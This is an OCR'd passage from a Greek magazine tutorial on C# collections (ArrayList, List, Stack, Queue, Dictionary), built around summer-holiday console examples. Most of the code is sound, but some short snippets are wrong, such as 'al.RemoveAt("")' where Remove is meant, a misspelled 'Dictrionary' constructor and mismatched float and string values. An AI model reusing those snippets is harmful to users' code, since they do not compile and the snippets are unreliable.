
και η σχετική μετατροπή πραγματοποιείται αυτόματα. Όταν θέλουμε να διαβάσουμε δεδομένα που έχουν αποθηκευτεί στον πίνακα, πρέπει να γνωρίζουμε τον τύπο τους και να πραγματοποιούμε τις αντίστροφες μετατροπές χειροκίνητα. Αν αυτή η περιγραφή σας μπέρδεψε, μελετήστε το ακόλουθο παράδειγμα. Πρόκειται για ένα πρόγραμμα που ζητά από το χρήστη να πληκτρολογήσει τους επιθυμητούς προορισμούς για τις καλοκαιρινές διακοπές, μετά τους αποθηκεύει σε ένα ArrayList και στη συνέχεια τους ανακαλεί για να τους τυπώσει στην κονσόλα.

```
using System;
using System.Collections;

namespace ArrayListExample{
  class Program{
     public static void Main(string[] args){
        ArrayList dest_al = new ArrayList();
        string destination;
```

```
09          int i = 0;
10
11          Console.Title = "dh044 - C# Μέρος 6ο - Παράδειγμα ArrayList";
12          Console.WriteLine("Εισάγετε τα ονόματα των προορισμών σας.\nΔώστε
            κενή συμβολοσειρά για τερματισμό.");
13          do {
14             Console.Write("Προορισμός " + (++i).ToString() + " : ");
15             destination = Console.ReadLine();
16             dest_al.Add(destination);
17             } while (destination != "");
18
19          dest_al.RemoveAt(dest_al.Count - 1);
20
21          Console.WriteLine("\n\nΦέτος θα πάτε:");
22          foreach(object element in dest_al){
23             Console.WriteLine(" - " + (string)element);
24          }
25          Console.ReadKey(true);
26       }
27    }
28 }
```

Το πρώτο πράγμα που πρέπει να κάνουμε για να εργαστούμε με μια δομή ArrayList, είναι να δηλώσουμε τη χρήση του namespace "System.Collections". Στη συνέχεια, για τη δημιουργία ενός αντικειμένου ArrayList αρκεί να χρησιμοποιήσουμε τη σχετική συνάρτηση (μέθοδο) δημιουργίας. Όπως βλέπετε στη γραμμή 07, εμείς καλούμε την εν λόγω συνάρτηση χωρίς παραμέτρους. Έτσι, καταφέρνουμε να δημιουργήσουμε ένα νέο αντικείμενο ArrayList, με την προεπιλεγμένη αρχική χωρητικότητα. Θα μπορούσαμε να καθορίσουμε το αρχικό μέγεθος, δίνοντάς το ως παράμετρο στη συνάρτηση κατασκευής. Εναλλακτικά, θα μπορούσαμε να φτιάξουμε ένα ArrayList με αρχικό μέγεθος *και* περιεχόμενα, που θα προέρχονταν από έναν ήδη υπάρχοντα πίνακα. Σ' αυτή την περίπτωση θα δίναμε ως παράμετρο στη συνάρτηση κατασκευής τον πίνακα με τα δεδομένα. Στο βρόχο που ακολουθεί (γραμμές 13 έως 17) συλλέγουμε τους προορισμούς διακοπών που δηλώνει ο χρήστης και τους προσθέτουμε στο ArrayList, χρησιμοποιώντας τη μέθοδο Add(object). Η συλλογή των προορισμών σταματάει όταν ο χρήστης εισάγει μια κενή συμβολοσειρά. Επειδή όμως ο έλεγχος τερματισμού βρίσκεται στο τέλος του βρόχου, το ArrayList θα περιλαμβάνει πάντα ως τελευταίο στοιχείο μια κενή συμβολοσειρά. Αυτό δεν είναι επιθυμητό, οπότε χρησιμοποιούμε τη μέθοδο RemoveAt(position) για να αφαιρέσουμε το συγκεκριμένο στοιχείο (γραμμή 19). Για να βρούμε ποια είναι η θέση αυτού του πεδίου --δηλαδή το τελευταίο στοιχείο--, αξιοποιούμε την ιδιότητα Count (επιστρέφει το πλήθος



Αχά! Εδώ έχουμε να κάνουμε είτε με ένα πολύ μικρό ferry boat είτε με κάποιον προορισμό στην άγονη γραμμή. Όπως και να 'χει, τα αυτοκίνητα πρέπει να αποβιβαστούν με τη συγκεκριμένη σειρά.

των στοιχείων). Από αυτό το μέγεθος αφαιρούμε μια μονάδα, καθώς η αρίθμηση των στοιχείων ενός ArrayList ξεκινά από το μηδέν. Εναλλακτικά, για τη διαγραφή θα μπορούσαμε να είχαμε χρησιμοποιήσει τη μέθοδο Remove(object). Αυτή η μέθοδος διαγράφει το αντικείμενο που της δίνουμε σαν παράμετρο. Έτσι, μια εναλλακτική μορφή για τη γραμμή 19 είναι η ακόλουθη:

```
al.RemoveAt("");
```

Τα στοιχεία ενός ArrayList μπορούν να προσπελαστούν σειραϊκά, με τη χρήση της δομής επανάληψης foreach. Ακριβώς αυτήν χρησιμοποιούμε στο παράδειγμα, για να διαβάσουμε και να εμφανίσουμε τους προορισμούς που έδωσε ο χρήστης. Παρατηρείστε το type casting που πραγματοποιούμε πριν από την εμφάνιση κάθε στοιχείου στην κονσόλα. Αυτή η μετατροπή θα μπορούσε να αυτοματοποιηθεί, ορίζοντας τον τύπο string εντός της δομής foreach. Σε κάθε περίπτωση, κάθε φορά που αντλούμε δεδομένα από ένα ArrayList πρέπει να γνωρίζουμε τον τύπο τους.

Άλλες χρήσιμες μέθοδοι της κλάσης ArrayList είναι οι ακόλουθες:

- AddRange(array): εισάγει τα στοιχεία ενός ολόκληρου πίνακα
- Clear(): διαγράφει όλα τα στοιχεία της λίστας
- Contains(object): ελέγχει αν υπάρχει το συγκεκριμένο στοιχείο στη λίστα

- Reverse():αντιστρέφει τη σειρά των στοιχείων της λίστας
- Sort(): πραγματοποιεί ταξινόμηση των στοιχείων
- ToArray(): επιστρέφει έναν πίνακα με τα στοιχεία της λίστας

Η κλάση ArrayList αποτελεί ένα πολύ ισχυρό εργαλείο. Ωστόσο, το γεγονός ότι πρέπει να γνωρίζουμε τον τύπο των αποθηκευμένων δεδομένων συνιστά μεγάλο μπελά. Από πολύ νωρίς, η C# άρχισε να υποστηρίζει ένα νέο είδος κλάσεων, που έχει το όνομα generics. Σε αυτό το είδος συγκαταλέγεται και η κλάση List, που καθιστά την ArrayList ξεπερασμένη. Για να καταλάβετε που κολλάει το "generics", σκεφτείτε ότι οι κλάσεις αυτού του είδους δεν χειρίζονται συγκεκριμένους τύπους δεδομένων. Φυσικά, κάθε κλάση έχει το δικό της τρόπο λειτουργίας, που εκδηλώνεται μέσα από τις αντίστοιχες μεθόδους. Ωστόσο, η φύση των δεδομένων που θα φιλοξενεί καθορίζεται από το χρήστη. Για παράδειγμα, δείτε τη δημιουργία ενός αντικειμένου List, που προορίζεται για το χειρισμό συμβολοσειρών:

```
List<string> myList = new List<string>();
```

Οι μέθοδοι και οι ιδιότητες που συναντήσαμε στην κλάση ArrayList απαντώνται και στην κλάση List, ενώ υπάρχουν και αρκετές πρόσθετες. Δείτε πώς θα μπορούσε να γραφεί το πρόγραμμα που εξετάσαμε νωρίτερα, με τη χρήση της κλάσης List:

```
using System;
using System.Collections.Generic;

namespace ArrayListExample{
  class Program{
      public static void Main(string[] args){
         List<string> dest_lst = new List<string>();
         string destination;
         int i = 0;

         Console.Title = "dh044 - C# Μέρος 6ο - Παράδειγμα Generics List";
         Console.WriteLine("Εισάγετε τα ονόματα των προορισμών σας.\nΔώστε
         κενή συμβολοσειρά για τερματισμό.");
         do{
            Console.Write("Προορισμός " + (++i).ToString() + " : ");
            destination = Console.ReadLine();
            dest_lst.Add(destination);
         }while (destination != "");

```

```
19          dest_lst.RemoveAt(dest_lst.Count - 1);
20
21          Console.WriteLine("\n\nΦέτος θα πάτε:");
22          foreach(string element in dest_lst){
23             Console.WriteLine(" - " + element);
24          }
25          Console.ReadKey(true);
26       }
27    }
28 }
```

Σημειώστε τη χρήση του namespace "System.Collections.Generic", στο οποίο περιλαμβάνονται όλες οι κλάσεις generic του .NET framework. Όπως βλέπετε στη γραμμή 7, το αντικείμενο dest_lst ορίζεται σαν ένα List που θα φιλοξενεί string. Με αυτή τη μικρή αλλαγή, δεν απαιτείται κανενός είδους type casting στο πρόγραμμά μας. Φυσικά, σε αυτό το μικρό παράδειγμα που εξετάζουμε, το να κάνουμε μια μετατροπή δυο ή τρεις φορές δεν αποτελεί πρόβλημα. Σε ένα μεγαλύτερο πρόγραμμα, με περισσότερες λίστες και πιο εκτεταμένη χρήση των δεδομένων τους, οι σχετικές μετατροπές θα προκαλούσαν πονοκέφαλο. Με τη χρήση της κλάσης generic List, αυτό το πρόβλημα απαλείφεται.

Στοίβες

Όσοι έχουν προηγούμενη προγραμματιστική εμπειρία είναι σχεδόν βέβαιο ότι έχουν ξανακούσει για τις στοίβες. Πρόκειται για μια δομή που διαχειρίζεται τα δεδομένα "σειραϊκά", ακολουθώντας τη λογική LIFO (Last In First Out). Με άλλα λόγια, οι στοίβες μοιάζουν με λίστες στις οποίες μπορούμε να τροποποιήσουμε μόνο το ένα άκρο. Έτσι, όταν αφαιρούμε δεδομένα, ακολουθούμε υποχρεωτικά την αντίστροφη σειρά από αυτήν με την οποία έγινε η προσθήκη (από το πιο πρόσφατο στοιχείο προς το παλαιότερο). Φανταστείτε την ακριβώς σαν μια στοίβα με πιάτα. Τοποθετούμε το ένα πιάτο πάνω στο άλλο και όταν θελήσουμε να πάρουμε κάποιο, αρχίζουμε να τραβάμε πιάτα από τη κορυφή, έως ότου φτάσουμε στο επιθυμητό. Μπορεί να φαντάζει παράξενος αυτός ο τρόπος διαχείρισης, αλλά στον προγραμματισμό απαντάται πολύ συχνά και μπορεί να λύσει πολλά προβλήματα. Εξάλλου, οι στοίβες αποτελούν ένα δομικό συστατικό της αρχιτεκτονικής των επεξεργαστών. Ας μείνουμε όμως στο .NET και στη C#, όπου οι στοίβες υλοποιούνται με τη βοήθεια της κλάσης Stack.

Η Stack, όπως και η List, αποτελεί μια κλάση που ανήκει στην κατηγορία generic. Επομένως, κάθε φορά που δημιουργούμε ένα αντικείμενο Stack, πρέπει να δηλώσουμε τον τύπο των δεδομένων που θα διαχειρίζεται. Για να τοποθετήσουμε ένα αντικείμενο στη στοίβα πρέπει να χρησιμοποιήσουμε τη μέθοδο Push(element), ενώ για να "τραβήξουμε" ένα αντικείμενο από τη κορυφή προσφέρεται η μέθοδος Pop(). Αν δεν θέλουμε να αφαιρέσουμε το στοιχείο που βρίσκεται στην κορυφή της στοί-

βας και επιθυμούμε μόνο να πάρουμε ένα αντίγραφό του, πρέπει να κάνουμε χρήση της μεθόδου Peek(). Οι στοίβες αποτελούν μια ειδική μορφή λίστας και ως εκ τούτου διαθέτουν τη μέθοδο Clear(), την ιδιότητα Count κ.λπ.

Ας δούμε ένα μικρό πρόγραμμα που καταγράφει όσα οχήματα επιβιβάζονται σ' ένα ferry boat --σαν κι αυτό που ελπίζουμε να βρισκόσαστε καθώς διαβάζετε το παρόν τεύχος. Το υποθετικό ferry boat δεν είναι αμφίπλωρο και τα οχήματα πρέπει να εξέλθουν με την αντίστροφη σειρά από αυτή με την οποία εισήλθαν. Εντελώς συμπτωματικά, το μικρό καραβάκι συμπεριφέρεται σαν μια στοίβα αυτοκινήτων.

```
using System;
using System.Collections.Generic;

namespace StackExample{
  class Program{
     public static void Main(string[] args){
        string plate;
        Stack<string> cars = new Stack<string>();

        while ((plate = Console.ReadLine()) != "") {
           cars.Push(plate);
        }

        int boardedCars = cars.Count;
        Console.WriteLine("Στο πλοίο μπήκαν " + boardedCars.ToString() + " οχήματα");
        Console.WriteLine("Το όχημα που μπήκε τελευταίο είναι το " + cars.Peek());
        Console.WriteLine("Τα οχήματα θα πρέπει να εξέλθουν με την εξής σειρά:");
        for(int i=0; i<boardedCars; i++){
           Console.Write((i+1).ToString() + " - " + cars.Pop());
           Console.WriteLine(" [κι απομένουν ακόμα " + cars.Count + " οχήματα εντός του πλοίου]");
        }

        Console.ReadKey(true);
     }
  }
}
```

Για κάθε όχημα θα αποθηκεύουμε τον αντίστοιχο αριθμό κυκλοφορίας. Έτσι, στη γραμμή 8 δημιουργούμε τη στοίβα cars, που μπορεί να φιλοξενεί συμβολοσειρές. Η εισαγωγή των δεδομένων πραγματοποιείται στις γραμμές 10 έως 12. Παρατηρήστε πώς έχουμε στήσει το συγκεκριμένο βρόχο. Ο έλεγχος της μεταβλητής plate, η οποία διατηρεί τον αριθμό κυκλοφορίας του εκάστοτε αυτοκινήτου, πραγματοποιείται ταυτόχρονα με τον έλεγχο επανάληψης του βρόχου. Έτσι, κάθε μη κενή συμβολοσειρά προστίθεται στη στοίβα κανονικά, ενώ μόλις ο χρήστης εισάγει ένα κενό string, ο βρόχος τερματίζεται και η στοίβα δεν τροποποιείται με κανέναν τρόπο. Ενδιαφέρον παρουσιάζει κι ο δεύτερος βρόχος του προγράμματος, που τυπώνει τα περιεχόμενα της στοίβας. Όπως θα παρατηρήσατε, για τον έλεγχο του μετρητή (του βρόχου) δεν χρησιμοποιούμε την ιδιότητα Count. Ο μετρητής του βρόχου συγκρίνεται με τη μεταβλητή boardedCars, στην οποία αποθηκεύσαμε την τιμή της ιδιότητας Count όταν ολοκληρώθηκε η εισαγωγή των αυτοκινήτων. Αναρωτιέστε γιατί κάναμε όλη αυτή τη φασαρία; Κάθε φορά που εκτελείται ο βρόχος, το στοιχείο της στοίβας που βρίσκεται στην κορυφή αφαιρείται και κατά συνέπεια η ιδιότητα Count μεταβάλλεται.

Άσκηση για την παραλία: Πόσες φορές θα εκτελεστεί ο βρόχος για οκτώ εισαχθέντα οχήματα, αν χρησιμοποιήσουμε την ιδιότητα Count για τον έλεγχο του μετρητή;

Ουρές

Οι ουρές (queues) αποτελούν ένα είδος λίστας, στο οποίο τα δεδομένα κινούνται και πάλι σειραϊκά. Η διαφορά τους από τις στοίβες έγκειται στον τρόπο με τον οποίο *εξέρχονται* τα δεδομένα. Φανταστείτε ότι σε αυτές τις λίστες μπορούμε να προσθέτουμε στοιχεία στη μία άκρη και να αφαιρούμε από την άλλη. Αυτό έχει σαν αποτέλεσμα να παίρνουμε πάντα το παλιότερο διαθέσιμο στοιχείο. Οι ουρές υλοποιούν τη λογική First In First Out, ή όπως συνηθίζουμε να λέμε στο Μαύρο Γιαλό της Χίου, FIFO.

Για την υλοποίηση μιας ουράς μπορούμε να χρησιμοποιήσουμε την κλάση Queue, που ανήκει επίσης στην κατηγορία generic. Για την εισαγωγή στοιχείων στην ουρά διατίθεται η μέθοδος Enqueue(element), ενώ για την αφαίρεση στοιχείων η Dequeue(). Για να διαβάσουμε το στοιχείο που βρίσκεται στην έξοδο της λίστας χωρίς να το διαγράψουμε, προσφέρεται και πάλι η μέθοδος Peek(). Στο παράδειγμα που ακολουθεί κάνουμε χρήση της κλάσης Queue, ώστε να προσομοιάσουμε τον τρόπο εξυπηρέτησης των πελατών σε μια καντίνα. Και όχι σε καμιά τυχαία καντίνα, αλλά σ' αυτή που βρίσκεται στο Μαύρο Γιαλό (της Χίου).

```
using System;
using System.Collections.Generic;

namespace QueueExample{
  class Program{
     public static void Main(string[] args){
```

```
            Queue<string> customers = new Queue<string>();
            string name;

            while ((name = Console.ReadLine()) != ""){
                customers.Enqueue(name);
            }


            int customersSum = customers.Count;
            Console.WriteLine(customersSum.ToString() + " πελάτες περιμένουν να εξυπηρετηθούν");
            Console.WriteLine("Η σειρά εξυπηρέτησης είναι:");
            for(int i=0; i<customersSum; i++){
                Console.Write((i+1).ToString() + " - " + customers.Dequeue());
                Console.WriteLine(" [και απομένουν ακόμα " + customers.Count + " στη σειρά]");
            }

            Console.ReadKey(true);
        }
    }
}
```

Ο κώδικας είναι ίδιος με εκείνον που είδαμε στο προηγούμενο παράδειγμα. Το μόνο που αλλάζει είναι τα ονόματα των μεταβλητών και, φυσικά, η συμπεριφορά της βασικής δομής δεδομένων που τώρα είναι η ουρά.

Λεξικά

Για το τέλος αφήσαμε μια ακόμα ενδιαφέρουσα δομή δεδομένων, που ονομάζεται λεξικό (dictionary). Τα λεξικά αποτελούν επίσης μια μορφή λίστας, για κάθε στοιχείο της οποίας αποθηκεύεται ένα ζεύγος κλειδιού–τιμής. Όπως υποψιάζεστε, τα λεξικά επιτρέπουν την ανάκτηση οποιασδήποτε τιμής και λειτουργούν κατ' ανάγκη σειραϊκά. Για να πάρουμε μια τιμή αρκεί να χρησιμοποιήσουμε το αντίστοιχο κλειδί ως δείκτη, όπως ακριβώς κάνουμε και με τα associative arrays στην PHP. Για την υλοποίηση των λεξικών προσφέρεται η κλάση Dictionary, που ανήκει και πάλι στην κατηγορία generic. Κατά τη δημιουργία ενός λεξικού πρέπει να δηλώσουμε τύπο δεδομένων για τα κλειδιά, όπως επίσης και για τις τιμές. Για παράδειγμα, δείτε τη δημιουργία ενός λεξικού που θα αποθηκεύει το κόστος για διάφορους τύπους καυσίμων:



Ένας, ένας παρακαλούμε! Όλοι θα πάρετε το παγωτάκι σας :)

```
Dictionary<string, float> fuel = new Dictrionary<string,float>;
```

Το όνομα του εκάστοτε καυσίμου θα λειτουργεί ως κλειδί (δείκτης) του λεξικού, ενώ το αντίστοιχο κόστος θα αποτελεί μια τιμή του λεξικού. Έτσι, επιλέξαμε τον τύπο string για τα κλειδιά και τον τύπο float για τις τιμές. Η προσθήκη ζευγαριών (κλειδί–τιμή) σε ένα λεξικό πραγματοποιείται με τη μέθοδο Add(key,value). Συνεχίζοντας το προηγούμενο παράδειγμα, δείτε την προσθήκη του κόστους για την αμόλυβδη 95άρα βενζίνη:

```
fuel.Add("regular95", 1.678);
```

Φωτιά και λάβρα! Για την τιμή λέμε, διότι ο καιρός είναι ακόμα ήπιος για την εποχή. Για να πάρουμε μια τιμή από το λεξικό χρησιμοποιούμε τη σύνταξη που έχουμε δει στους πίνακες, με τη μόνη διαφορά ότι ο δείκτης δεν είναι πάντα αριθμητικός αλλά έχει τον τύπο που έχουμε επιλέξει για τα κλειδιά του λεξικού. Στη συγκεκριμένη περίπτωση, οι δείκτες είναι τύπου string. Δείτε πώς θα διαβάζαμε το κόστος για την αμόλυβδη 95άρα:

```
float price = fuel["regular95"];
```


Στην περίπτωση που δεν ξέρουμε αν υπάρχει κάποιο συγκεκριμένο κλειδί στο λεξικό, μπορούμε να στραφούμε στη μέθοδο ContainsKey(key). Αυτή η μέθοδος πραγματοποιεί μια γρήγορη αναζήτηση για το δοσμένο κλειδί και ανάλογα με το αν θα το εντοπίσει επιστρέφει true ή false. Ομοίως, μπορούμε να κάνουμε αναζήτηση και για την ύπαρξη μιας συγκεκριμένης τιμής, αξιοποιώντας τη μέθοδο ContainsValue(val).

```
Console.WriteLine(fuel.ContainsKey("regular95"));
>> true
Console.WriteLine(fuel.ContainsValue("1.10"));
>> false
```

Για την αφαίρεση κάποιου στοιχείου από ένα λεξικό προσφέρεται η μέθοδος Remove(key). Ας εξετάσουμε όμως ένα πιο ολοκληρωμένο παράδειγμα. Το πρόγραμμα που ακολουθεί χρησιμοποιεί ένα λεξικό για να αποθηκεύσει το πλήθος των μπάνιων που έκανε κάθε μέλος μιας μεγάλης παρέας. Σαν εφαρμογή θα την χαρακτηρίζαμε παιδαριώδη, αλλά σαν πρόγραμμα έχει ιδιαίτερο ενδιαφέρον αφού επιδεικνύει την ευελιξία που προσφέρουν τα λεξικά:

```
using System;
using System.Collections.Generic;

namespace DictionaryExample{
  class Program{
```




Η κεντρική οθόνη επιλογών του προγράμματός μας.

```
public static void Main(string[] args){
   Dictionary<string,int> mpania = new Dictionary<string,int>();
   string selection = "";
   Console.Title = "dH044 - DictionaryExample - Τα μπάνια του λαού";
   do{
      Console.Clear();
      Console.WriteLine("[1] Προσθήκη Μπάνιου");
      Console.WriteLine("[2] Αναζήτηση");
      Console.WriteLine("[3] Προβολή όλων");
      Console.WriteLine("[4] Έξοδος");
      Console.Write("\nΔώστε την επιλογή σας:");
      selection = Console.ReadLine();
      if(selection.StartsWith("1")){
         Console.Clear();
         Console.Write("Δώστε το όνομά σας για να προστεθεί ένα μπάνιο!:");
         string name = Console.ReadLine();
         if(mpania.ContainsKey(name)){
            mpania[name]++;
         }else{
            mpania[name] = 1;
         }
         Console.WriteLine("OK " + name + ". Ένα μπάνιο προστέθηκε στο λογαριασμό σου!");
         Console.WriteLine("\nΠατήστε ένα οποιοδήποτε πλήκτρο για συνέχεια...");
         Console.ReadKey();
      }else if (selection.StartsWith("2")) {
         Console.Clear();
         Console.Write("Δώστε το όνομα προς αναζήτηση:");
         string name = Console.ReadLine();
         if(mpania.ContainsKey(name)){
            Console.WriteLine("O/H " + name + " έχει κάνει " + mpania[name].ToString() + " μπάνια μέχρι στιγμής!");
         }else{
            Console.WriteLine("Δεν βρέθηκε καταχώριση με αυτό το όνομα!");
         }
         Console.WriteLine("\nΠατήστε ένα οποιοδήποτε πλήκτρο για
```


```
               συνέχεια...");
39             Console.ReadKey();
40          }else if(selection.StartsWith("3")){
41             Console.Clear();
42             if(mpania.Count > 0){
43                foreach(KeyValuePair<string, int> friend in mpania){
44                   Console.WriteLine(friend.Key + " : " + friend.Value.
                     ToString() + " μπάνια");
45                }
46             }else{
47                Console.WriteLine("Δεν υπάρχουν καταχωρίσεις προς
                  εμφάνιση!");
48             }
49             Console.WriteLine("\nΠατήστε ένα οποιοδήποτε πλήκτρο για
               συνέχεια...");
50             Console.ReadKey();
51          }
52       }while(!selection.StartsWith("4"));
53    }
54  }
55 }
```

Πιστεύουμε ότι ο κώδικας δεν χρειάζεται ιδιαίτερη επεξήγηση. Το μόνο σημείο που παρουσιάζει ξεχωριστό ενδιαφέρον είναι ο βρόχος που ξεκινάει στη γραμμή 43. Εκεί θα παρατηρήσετε ότι για κάθε στοιχείο του λεξικού παίρνουμε ένα structure KeyValuePair. Πρόκειται για μια δομή δεδομένων που ορίζουμε επιτόπου κι απαρτίζεται από δύο στοιχεία (ένα string και ένα int). Στο στοιχείο KeyValuePair.Key αποθηκεύεται το κλειδί του εκάστοτε ζεύγους, ενώ στο KeyValuePair.Value αποθηκεύεται η τιμή που αντιστοιχεί στο εκάστοτε κλειδί.

